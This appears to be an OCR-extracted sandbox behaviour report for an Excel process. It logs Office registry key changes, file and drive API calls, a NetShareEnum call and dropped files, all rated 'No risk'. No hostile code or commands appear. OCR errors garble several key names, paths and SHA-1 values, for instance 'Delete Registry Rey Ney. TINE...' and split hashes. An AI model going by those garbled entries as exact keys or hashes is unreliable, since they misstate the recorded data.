Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\(02FD33DF-F746-4A10-93A0-2BC6273BC8E4)\ Value: None	2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\(02FD33DF-F746-4A10-93A0-2BC6273BC8E4)\4 Value: 0	2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\Categories Value: None	2268
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\Value: None	2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSCategoriesSeverities Value: 70 50,1249 15,1249 10	2268
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSAllCategories Value: 1 0	2268
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\installer\UserData\S-1-5-18\Products\000061091100000000000000000000000000000	2268
Call System API	API Name: GetVersionExA Args: (18cb8c) Return: 1	2268
Call System API	API Name: GetVersionExA Args: (f8cc04) Return: 1	2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D4980\1D4980\1D4980 Value: None	2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D4980\ Value: None	2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None	2268
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*}\ (*) - * - excel.exe - OTeleMediumCost.dat, 0, f8ea60, 0, 0, 0) Return: 15 c34500	2268
Call Filesystem API	API Name: FindNextFileW Args: (15c34500, f8ea60) Return: 1	2268
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\Offic	2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%/Microsoft\Windows\INetCache\Content.MSO\AF026424.emf) Return: 1	2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%/Microsoft\Windows\INetCache\Content.MSO\D7E316EF.emf) Return: 1	2268
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%/Microsoft\Windows\INetCache\Content.MSO\65E27526.emf) Return: 1	2268
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{DB7399C5-98EB-4E29-ABF1-5546CEC1B634} - OProcSessId.dat) Return: 1	2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\\.& Value: None	2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None	2268
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None	2268



▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
NONAMEFL.xlsx.LNK	No risk	-	-	-	1336	E21610E98A4D8CF820EF6FB4D3DD2D4D09 CA9EC8
Excel15.xlb	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220AD C8CD86
F07E1000	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220AD C8CD86
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
{2CCBABF0-6815-45A5-A058-25 81F2B858AD} (1) - 2768 - excel.e xe - OTeleMediumCost.dat	No risk	-	-	-	519	9DFA5DFCACD1F39AD775444107D56A12D 2220C1A
{2CCBABF0-6815-45A5-A058-25 81F2B858AD} (1) - 2768 - excel.e xe - OTele.dat	No risk	-	-	-	887	225FABB0A5FE2DCAD35375DE9BCA19ADF F8403B8
{2CCBABF0-6815-45A5-A058-25 81F2B858AD} (0) - 2768 - excel.e xe - OTele.dat	No risk	-	-	-	279	782A3491828520B59404D68FC74D31C59FF 2ADEC
{2CCBABF0-6815-45A5-A058-25 81F2B858AD} (0) - 2768 - excel.e xe - OTeleMediumCost.dat	No risk	-	-	-	837	0CAEB6509FE28DF24C4D5676B722C279B8 820E80
57C8EDB95DF3F0AD4EE2DC2B 8CFD4157	No risk	-	-	-	340	8A211417BA6BF9FD754CA895FD8287E3D6 B14D28
CVREF90.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709

Event Type	Details	Parent PID	PID
Call System API	API Name: GetVersionExA Args: (48f800) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48f4cc) Return: 1		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\pf Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2792
Call System API	API Name: GetVersionExA Args: (48f5e8) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d834) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d344) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d7c0) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (71249cf0) Return: 1		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 48c87c, 0, 0, 0) Return: 6a53d0		2792
Call Filesystem API	API Name: FindNextFileW Args: (6a53d0, 48c87c) Return: 1		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2792
Call System API	API Name: GetVersionExA Args: (48d8c4) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d884) Return: 1		2792
Call System API	API Name: GetDriveTypeW Args: (C\lambda) Return: 3		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART*.*, 0, 3075c27c, 0, 0, 0) Return: 6a5650		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office14\x\start*.*, 0, 3075c27c, 0, 0, 0) Return: 6a5490		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\Startupltems\pf' Value: None		2792
Delete Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\Startupltems\ Value: None		2792
Delete Registry Rey	Ney. TINE 1_CONNENT_COETNOOT TWANE WINDOSCITORINE 14.0 Excent resiliency total tupicerist value. Note		2192
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5		2792
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2792
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2792
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000001F500000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000000000000000000000000000000000		2792
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM		2792
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2792
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2792
Call System API	API Name: GetVersionExA Args: (738682d0) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (482630) Return: 1		2792
Call System API	API Name: GetDriveTypeA Args: (C\\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C\(\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C\(\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C\) Return: 3		2792
,			

Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None	2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None	2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\ Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\1C6971\1C6971 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Write Registry Key	$Key: HKEY_CURRENT_USER \\ ISOFTWARE \\ IMicrosoft \\ Office \\ 14.0 \\ IExcel \\ Resiliency \\ IDocument \\ Recovery \\ 1C6971 \\ Value: None \\ IDOCUMENT \\ ID$	2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\1C6971\Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\ Value: None	2792
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None	2792
Call System API	API Name: PathFileExistsW Args: (%windir%\Sys\WOW64\propsys.dll) Return: 1	2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\ Value: None	2792
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2792
		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\Value: None	
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\1C6A8A\Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: 19	2792
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%IMicrosoft\Office\Recent\NONAMEFL.xlsx.LNK) Return: 0	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\ltem 1 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\Item 2 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 3 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 4 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 5 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 6 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 7 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	2792
Delete Registry Key	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 8 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\NPlace MRU\ltem 9 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 10 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 11 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 12 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 13 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 14 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 15 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%VAppData\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 16 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 17 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 18 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 19 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\NPlace MRU\ltem 20 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 21 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 22 Value: None	2792
		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 23 Value: None	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\item 24 Value: None	2792
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6f658b90, -1, a04374c, a043748, 0) Return: 0	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 25 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3	2792
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 26 Value: None	2792
Delete Registry Key		
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 27 Value: None	2792


Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 29 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 30 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 31 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\tem 32 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 33 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 34 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 35 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 36 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 37 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 38 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 39 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 40 Value: None	2792
		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 41 Value: None	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 42 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\tem 43 Value: None	2792
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK) Return: 1	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 44 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\item 45 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 46 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 47 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 48 Value: None	2792
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 49 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 50 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 1 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 2 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 3 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 17 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None	2792
	,	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Max Display Value: None	2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Max Display Value: 19	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 1 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 2 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\\tem 3 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 4 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 5 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 6 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 7 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 8 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 9 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 10 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\item 11 Value: None	2792
		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\tem 12 Value: None	
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\ltem 13 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 14 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 15 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 16 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\tem 17 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 18 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 19 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 20 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 21 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 22 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 23 Value: None	2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 24 Value: None	2792
	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\item 25 Value: None	2792
Delete Registry Key		
Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 26 Value: None	2792

